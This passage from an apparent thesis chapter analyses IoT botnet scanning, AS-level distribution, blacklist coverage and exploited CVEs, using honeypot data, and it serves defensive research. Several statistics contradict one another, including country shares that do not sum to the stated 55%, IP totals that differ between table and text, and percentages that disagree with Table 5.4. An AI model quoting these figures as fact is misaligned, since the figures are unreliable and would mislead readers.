strains. Section 5.11 discusses how IoT botnets exploit DNS to propagate over the Internet and highlight their dynamic behaviour.

5.1 Data Sources

We leverage the extensive data collected by BotPro to conduct an in-depth analysis of IoT botnets. With a comprehensive measurement infrastructure in place, our analysis aims to uncover critical insights into the behaviour, structure and propagation strategies of observed IoT botnets. The rich and diverse data sources obtained from globally distributed honeypots, internet regional registries, IP blacklists and BGP provide a holistic view of botnet activities in the wild.

CTI data			
Observation Period			
01/01/2020 - 06/01/2023			
IP addresses	**ASes**	**Malicious events**	**Countries**
2.08M	16K	3.8M	193

Table 5.1: Summary of CTI feeds collected from 40 globally distributed attack honeypots run by Okta.

By leveraging the data, we analyse the scanning behaviour of IoT botnets, examining how they identify and target potential vulnerable devices. We analyse the payloads used in attacks to understand the attack vectors employed by IoT botnets and the types of commands they carry out to take control of the potential victims. In addition, we investigate the structure and characteristics of botnet loaders, shedding light on the mechanisms used to deliver the botnet malware. Furthermore, we delve into the AS-level relationships involved in the propagation of IoT botnets. By mapping botnet activities to their originating ASes, we gain insights into the geographic spread and distribution of botnet activities. Such analysis enables us to understand the tolerance of ASes towards botnet propagation and the potential implications for cybersecurity.

As summarised in Table 5.1, our observations were stemmed from 1.8M distinct IP addresses located across 16K ASes spanning 193 countries between January 2020 and January 2023, three years. During our observation, we managed to observe 3.8 malicious events generated by IoT botnets ranging between reconnaissance and infection activities.




Figure 5.1: Top ten countries ranked based on the number of IPs generate IoT botnet traffic.

As already mentioned, we utilise MaxMind's GeoLite 2 database to explore the geographic distribution of infected IPs in our dataset. Fig. 5.1 shows the distribution of infected IPs among the top ten countries. Evidently, 55% of botnet activity only originates from five countries: (i) China: 3.1%, (ii) India: 8.7%, (iii) US: 5.6%, (iv) Taiwan: 5.2% and, (v) BR: 4.2%.

BGP data				**DNS records**
Shadowserver	CAIDA's ASRank			911,180
Collected prefixes	Customers	Providers	Peers	
652,492	116,887	37,710	247.800	

Table 5.2: BGP data obtained from Shadowserver and CAIDA, representing the total number of prefixes and AS links in our dataset.

Furthermore, Table 5.2 illustrates the number of IP prefixes collected from Shadowserver advertised by all ASes in our dataset and the number of links, including customers, providers and peers connected to the ASes. BGP data was gathered from AIDA'sASRank [1] project.

[1] CAIDA:https://www.caida.org/projects/ark/

We retrieved the AS's neighbours and AS rank for each AS in our dataset. We used this data to retrieve the degree for each AS and pinpoint the types of their neighbours. As shown in [43], the AS degree metric is an effective heuristic for estimating the magnitude of an AS and its routing capability. It also shows the importance of the AS regarding global traffic routing on the Internet.

5.2 Scanning Phase

In the data processing module of BotPro, port sequences were generated from the captured botnet activity. These sequences represent the sequential order in which various ports were probed during the scanning phase. Fig. 5.2 shows the top 10 most common port sequences observed during the scanning of IoT botnet.

Our analysis reveal that the most frequently occurring port sequence is "23, 2323" with a total of 58,404 instances. This suggests that IoT botnets commonly scanned for Telnet (port 23) and then attempted to connect to port 2323, which is sometimes used as an alternative Telnet port. The second most common sequence is "2323, 23," with 31,752 occurrences. This means that some botnets first scan port 2323 and then try to connect to the standard Telnet port 23.




Figure 5.2: Most common scanning patterns generated by IoT botnets observed by honeypots.

The third and fourth most prevalent sequences are "23, 37215" and "37215, 23," with 7,899 and 7,379 occurrences, respectively. Port 37215 is commonly associated with the Mirai malware. The scanning activity observed on port 37215 primarily focuses on exploiting CVE-2017-17215, a vulnerability that impacts the Huawei HG532 router when it is running outdated firmware. This vulnerability enables a remote attacker to execute arbitrary shell commands on the affected device.

The fifth most common sequence is "23, 23," which has been observed 7,113 times. This suggests that certain botnets are repeatedly scanning the standard Telnet port 23, possibly trying to find known vulnerabilities. The sixth most frequent sequence is "23, 26," which occurs 5,301 times. The presence of port 26, which is associated with the SMTP email service, suggests that some botnets may be attempting to exploit email system vulnerabilities.

The sequences "60023, 23" and "23, 60023" are ranked as the seventh and eighth most prevalent, with 3,659 and 3,059 occurrences, respectively. While port 60023 does not have a specific service assigned to it, its presence in scanning behaviour suggests that attackers may be trying to identify open ports on devices that might be vulnerable to exploitation.

The sequences "23, 80" and "26, 23" rank ninth and tenth in terms of frequency, with around 2,692 and 2,686 occurrences, respectively. Port 80 is widely known as the primary port used for HTTP, which is the communication protocol utilised for online interactions. The observed behaviour implies that malicious actors are actively trying to detect web servers on IoT devices.

It is evident, that IoT botnet have expanded their target range on TCP ports by including vulnerabilities that are likely to persist on applications running HTTP/HTTPS services (e.g., web servers on TCP port 8080) and also HTTP-based protocols over TCP port 5555 enabling auto-configuration and remote management of home routers, modems, and other customer premises equipment (CPE).

IoT botnets engage in scanning activities across various ports to identify vulnerabilities and potential victims. To gain deeper insights into this behaviour and better understand the scanning patterns and strategies employed by IoT botnets, we employ our developed BotPro to profile the dynamic behaviour of IoT during their scanning phase.

To identify the most frequent ports over all sequences, we find IDF weights for each port number. Hence, the ports with small IDF weights are considered the most frequent and distinctive ports across all sequences, providing valuable insights into the patterns and trends of botnet scanning activities. Table. 5.3 represents the top 10 ports ranked according to their IDF weights in descending order.

Notably, ports 23 and 2323, which are typically associated with Telnet connections, are the most commonly targeted ports. In addition, the analysis reveals that ports 80 and 443 are common targets for web-based attacks. Port 80 is typically used for HTTP communication, while port 443 is associated with secure HTTPS communication. The significance of these ports indicates that botnets are actively attempting to compromise web servers and applications, possibly to initiate DDoS attacks or to propagate malware.

Rank	Port	idf_weights
1	23	1.234301
2	2323	3.142379
3	5555	3.876673
4	80	4.141914
5	37215	4.383904
6	8080	5.044607
7	22	5.200018
8	9530	5.396211
9	26	5.460496
10	443	5.479597

Table 5.3: Ranking of IDF weights shows the top 10 Ports targeted by malicious actors.

The IDF shows that port 9530 is frequently targeted by botnets during their scanning activities. The vulnerability associated with port 9530 allows attackers to open a Telnet daemon on port 9527. Moreover, the Universal Plug and Play (UPnP) services running on TCP port 37215 are among the targeted services by IoT botnets during their scanning activities.

To further analyse the scanning behaviour of IoT botnets, we calculate the entropy for the observed port sequences using Equation 3.13. By computing the entropy for each port sequence, we gain a quantitative understanding of the variation in the scanning behaviour. Higher entropy values indicate greater diversity in the port sequences, implying that the botnet is employing a broader range of scanning patterns. On the other hand, lower entropy values suggest a more repetitive and predictable scanning behaviour.




Figure 5.3: Entropy distribution of destination ports scans from unique IP addresses: i) Low entropy values: IP addresses scan a small number of TCP ports, ii) High entropy: IP addresses scan random and multiple TCP ports.

Fig. 5.3 represents the entropy distribution for the frequency in which TCP destination source ports are scanned by IP addresses. Based on the resulted distribution, it is evident that a large proportion of infected IPs has relatively low entropy. Thus, dictating that their scanning strategy is focused on specific TCP ports and their corresponding protocol-related vulnerabilities. IP addresses with higher entropy values seem to be more flexible and include more TCP ports in their scanning phase. Nonetheless, a much smaller portion of around 3000 IP addresses demonstrated random scanning properties over multiple TCP ports.




Figure 5.4: Entropy distribution relating the frequency on the number of individual ports targeted by each bot scanner.

In order to determine the range of ports that are targeted by each bot scanner, BotPro assessed the number of unique ports related to each scan attempt. As demonstrated by Fig. 5.4, each scanner may scan a maximum of 35 ports with a minimum of 2 in every scanning session. Hence, in contrast with discussions (e.g., [87, 33]) on the full randomness of scanning strategies, we identify that even new IoT botnet variants have a carefully crafted and strategic scanning procedure.

5.3 AS Degree and Botnet Presence

The data gathered through BotPro's data collection and processed through analysis modules provides valuable insights into the distribution of botnet activities across various ASes in the global internet infrastructure. It enables us to attribute ASes that serve as critical nodes in botnet propagation and play a significant role in spreading botnet activities to other networks.

As we mentioned in Section 3.1.2, the degree of an AS indicates the number of ASes directly connected to a given AS and considered its neighbours. The AS degree is calculated by using Equation 3.7. The CV values were obtained from Equation 3.5 and relating them to AS degree, BotPro can provide a compilation of the most important AS attributes that frequently embrace IoT activity and evade detection. Our analysis showed that ASes with a high number of malicious IP addresses are more likely to have a lower degree of ASes.




Figure 5.5: CV distribution of correlating malicious IP addresses overall observed ASes with our IP blacklist data feeds.

It was revealed that ASes of such characteristics hosted 70% of the IPs observed within our attack honeypots. In addition, as shown in Fig. 5.5, a high number of these ASes have not appeared in any of the IP blacklists used within this thesis. This highlights a potential blind spot in the current defence mechanisms, as these unlisted ASes could potentially harbour a large number of infected IoT devices operating under the radar of standard security measures. In particular, Fig. 5.5 indicates more than 70% (i.e., $0.0 < CV < 0.5$) of the malicious IP addresses residing over various ASes to be partially or fully detected by some IP blacklists whereas more than 70% to not be reported at all (i.e., $0.5 < CV < 1$).




Figure 5.6: Four distinct CV groups with respect to the effectiveness of commercial IP blacklists on tracking botnet-related IP addresses across the examined ASes; the two groups with CV values greater than 0.6 represent 70% of the examined ASes indicating that more than 90% of botnet addresses were not captured by IP blacklists.

Fig. 5.6 presents a box plot that segregates ASes into four distinct groups based on their CV scores. The first two groups, characterised by $CV < 0.5$, display a median value situated at the bottom of the first quartile. This suggests that botnet-related IP addresses associated with ASes in these groups demonstrated a higher degree of consistency in their match with the IP blacklist data used in this thesis, thus indicating a relatively higher degree of certainty. Through the conducted analysis focusing on IP reputation revolving around addresses that originated from lower and high AS degree, it was revealed that IP blacklist databases observed 70% of IPs from ASes with low degree. Our cross-correlation also highlights that 90% of IP addresses listed were from ASes with a high degree.

Conversely, the latter two groups exhibit a median value located at the bottom of the second quartile. This suggests that high CV values were encountered more frequently within these groups. It indicates that the botnet-related IP addresses associated with these groups did not consistently match with the IP blacklist data used in our analysis. Consequently, it implies




Figure 5.7: Assessment on the amount of IP addresses against four global IP blacklists.

a lower level of certainty in these groups, underlining the potential presence of botnets that are not captured by the blacklist data feeds. Evidently, attackers prefer to target ASes that have a lower AS degree and avoid ASes with a high degree. We argue that attackers tend to adopt such behaviour in order to evade ISP monitors such as blackhole routes since such routes suppress bidirectional communication between an attacker and a victim.




Figure 5.8: AS-level distribution of correlated IP addresses belonging to the top ASes against IP blacklist databases.

Fig. 5.7 depicts the number of IP addresses from our honeypot datasets that were detected in each blacklist database. Obviously, not all IP addresses tracked by our honeypots matched blacklist listings. In particular, Spamhaus had information for 81% of the IP addresses in our datasets, and Barracuda 23%, SORBS listed 21.5%, whereas CBL had the lowest number of hits with 2.5%. Furthermore, through Fig. 5.8 shows that blacklist databases are more effective in reporting IP addresses in particular ASes.

Class	**Abuse ratio**	**Provider**	**Peer**	**Customer**	**Total degree**	**Hosted malware downloaders**	**Total ASes**
0	0-14	3.2	35.7	19.2	58.2	12.3%	3370
1	15-31	2.4	13	5.6	21.7	17.3%	3855
2	32-50	2	9.5	3.9	15.5	23.8%	4172
3	51-100	1.8	5.7	2.1	9.7	46.6%	3749

Table 5.4: Clustering abuse ratio of AS prefixes into groups by using Jenks natural breaks algorithm, with respect to the average AS degree, number of customers, peers, provider ASes for each ratio group, and the total number of ASes in each group.

IoT botnets are controlled by malicious actors that instrument various entities, including bots and loader servers such as to launch malicious activities. Such entities typically reside in particular ASes and comprise a set of contiguous IPv4 addresses seen as a single network prefix. By using the Jenks natural breaks algorithm, we manage to cluster the abuse ratio into four different classes and further measure the structural properties for each class as shown in Table 5.4. It is evident that ASes with a low AS degree host a high proportion of malware downloaders. For instance, class 3 contains ASes with the highest abuse ratio from 51 to 100. Such ASes connect with an average of 1.8 providers, 5.7 peers, and 2.1 customers. This class hosts a significantly higher number of bot loaders 46%. By comparing this class with others, we can clearly see a substantial increase in malicious activity. For instance, Class 0 has a relatively low percentage of 12.2%, which increases to 45.6% by Class 3. It demonstrates a strong correlation between the abuse ratio and the tendency of an AS to host malicious entities based on its structural properties.

Furthermore, it is evident that ASes with higher abuse ratios tend to have lower average degrees, fewer customers, peers and providers. It indicates that malicious actors are generally prefers to exploit ASes that are more isolated in terms of internet connectivity as infrastructure for IoT botnets.

In addition, BotPro leverages the BD as shown in Equation 3.6 to measure the risk of an




Figure 5.9: Distribution of ASes based on BD Values, where 60% of ASes have BD value between 0 and 0.4.

AS. The rank is based on the ratio of malicious IP addresses detected by blacklists for AS. For instance, a high score of BD indicates that the majority of IP addresses belonging to the AS are captured by the blacklist. Conversely, a low BD score implies that a high number of IP addresses originating from AS are not listed by blacklists. Fig. 5.9 represents the distribution of ASes based on their BD values. It is evident that a considerable proportion of ASes have BD values falling within the lower range, specifically between 0.0 and 0.4. Moreover, the count of ASes falling within this range is around 9300 ASes. Hence, the distribution of BD values among the ASes clearly indicates a strong concentration in the lower range (0.0-0.4). It reveals that a large portion of ASes exhibits a high risk, as their malicious activities are largely undetected by IP blacklists.

5.4 AS Temporal Duration

Our assessment of the AS temporal duration with respect to active botnet activity in Fig. 5.10 indicates that 50% of ASes were active for less than 100 days. The identified ASes also obtained an average CV score of 0.6 demonstrating that a low proportion of botnet-related IP addresses residing in these networks were captured by IP blacklists.

ASes active for more than 100 days obtained an average score of 0.40 suggesting that malicious IP addresses participating in botnet activity were more likely to be captured by IP blacklists. In general, we observe that the majority of botnet activity is instrumented under the objective to evade particular AS security policies and they ensure to transfer of critical entities such as malware uploaders in around a 3-month period.




Figure 5.10: Duration for ASes participating in botnet activity, where ASes with long duration have a low CV score.

In general, we have remarked that the vast majority of botnet activity is carried out to circumvent certain AS security, and they assure the transfer of vital entities, such as bot loaders within a time frame of around three months.

Upon conducting further analysis of our dataset, we have also identified the type of malicious activities carried out by infected IPs, and correlated these activities with their originating ASes and the associated BGP advertised IP address prefixes. The analysis uncovered that 26% of the ASes under observation had in excess of 50% of their IP prefixes engaged in malicious botnet activity. These findings indicate that such networks were implicated in a range of cyber attacks, prompted by IoT botnets.

Additionally, the characteristics of these ASes indicate that malicious actors tend to target and exploit those ASes that have a limited number of providers and relatively weak BGP routing policies. These observations suggest that a substantial number of ASes engage in malicious activities due to a lack of robust security measures.

These findings indicate that a substantial proportion of ASes are vulnerable to attacks and may require additional monitoring and security measures to protect against potential cyber threats. The identification of these patterns and trends can assist in developing effective strategies and protocols to safeguard against botnet activities. In addition, it provides valuable insights into the relationship between AS types and abuse ratios, which can help in understanding the characteristics of ASes that are more likely to be targeted by attackers.




Figure 5.11: Mean CV values for different active day intervals of ASes, a lower score of CV implies that a higher proportion of blacklisted IPs while a high score a lower proportion of IPs captured by blacklisted.

As shown in Fig. 5.11, we segmented AS temporal length into 90-day intervals, and we computed the mean CV score for each 90-day interval. Our aim is to measure the proportion of blacklisted IPs in relation to AS temporal. Obviously, there is a decreasing trend of the CV score over time, which indicates that the behaviour of ASes can impact the likelihood of malicious IPs observed by IPs blacklisted. Our findings suggest that blacklists are more likely to not capture IPs associated with less active ASes.

Through further analysis of our datasets, we have also determined the type of malicious activities performed by infected IPs and mapped them to their origin AS and their corresponding BGP advertised IP prefixes. It was revealed that 26% of the observed ASes had more than 50% of their IP prefixes participating in botnet-related activity. Thus, more than half of these networks were actively involved in various cyber-attacks triggered by IoT botnets. Moreover, the attributes of the aforementioned ASes depict that malicious actors prefer to target and abuse ASes with a low number of providers with respect to their BGP routing policies. The insight distilled from this observation empowers the opinion that a large portion of ASes embraces malicious activity due to minimal security practices.

5.5 Botnet Activity Duration

BotPro assesses the duration of botnet activity by individual IP addresses as observed in our honeypots. As shown in Fig. 5.12, the largest number of identified IP addresses was active for less than 10 days. It was revealed that these addresses were mostly initiating scan




Figure 5.12: Activity duration for infected IP addresses participating in IoT botnet activity.

traffic over a total of 2063 different TCP ports in the range of 0-8000. Thus, botmasters in IoT botnet tend to use a large number of bots for massive scans under the intention to expand their botnet but ensure that aggressive scan bots are not active for a long period. We speculate that this behaviour dictates an evasion technique from botmasters in order to stay undetected by corresponding network flooding detection mechanisms. However, observing the lifetime of IPs exceeding 10 days shows different behaviour. Evidently, only 47 unique TCP ports were scanned from IP addresses that could remain active for a much longer period reaching up to 200 days. Our analysis has also led to the conclusion that IP addresses that remained active for more than 100 days were demonstrating behaviours of botnet loaders.

5.6 Infection Phase

Through manual inspection over our CTI feeds we verify IoT botnets rely on brute force attacks on responsive IoT devices that operate over a vulnerable protocol. As demonstrated by Table 5.5, we identify that the greatest majority of exploit attempts were related to vulnerabilities underpinning Remote Code Execution (RCE) on IP DVR and TCT CCTV cameras of various vendors and also devices utilising the Android Debug Bridge (ADB). A much smaller fraction targeted home network access points (i.e., HNAP) and in particular NetGear routers.

Evidently, we observe most of the exploits being related to more than one Common Vulner-

Vulnerability	**Compromise Attempts**	**CVE Tag**
AVTECH Exploit	39547	CVE-2013-4981 CVE-2013-4980
MVPower DVR RCE	7944	CVE-2018-10562 CVE-2018-10561 CVE-2017-17215
Android Debug Bridge (ADB)	20349	CVE-2019-6005
HNAP	2402	CVE-2015-2051 CVE-2020-10173 CVE-2020-9054 CVE-2018-17173
TVT (Generic OEM) DVR Targeted	2042	CVE-2017-8225 CVE-2017-5174 CVE-2017-462

Table 5.5: The five most frequent exploits across all IoT variants indicating their mapping with multiple Common Vulnerability Exposure (CVE) tags that were unpatched on the infected devices.

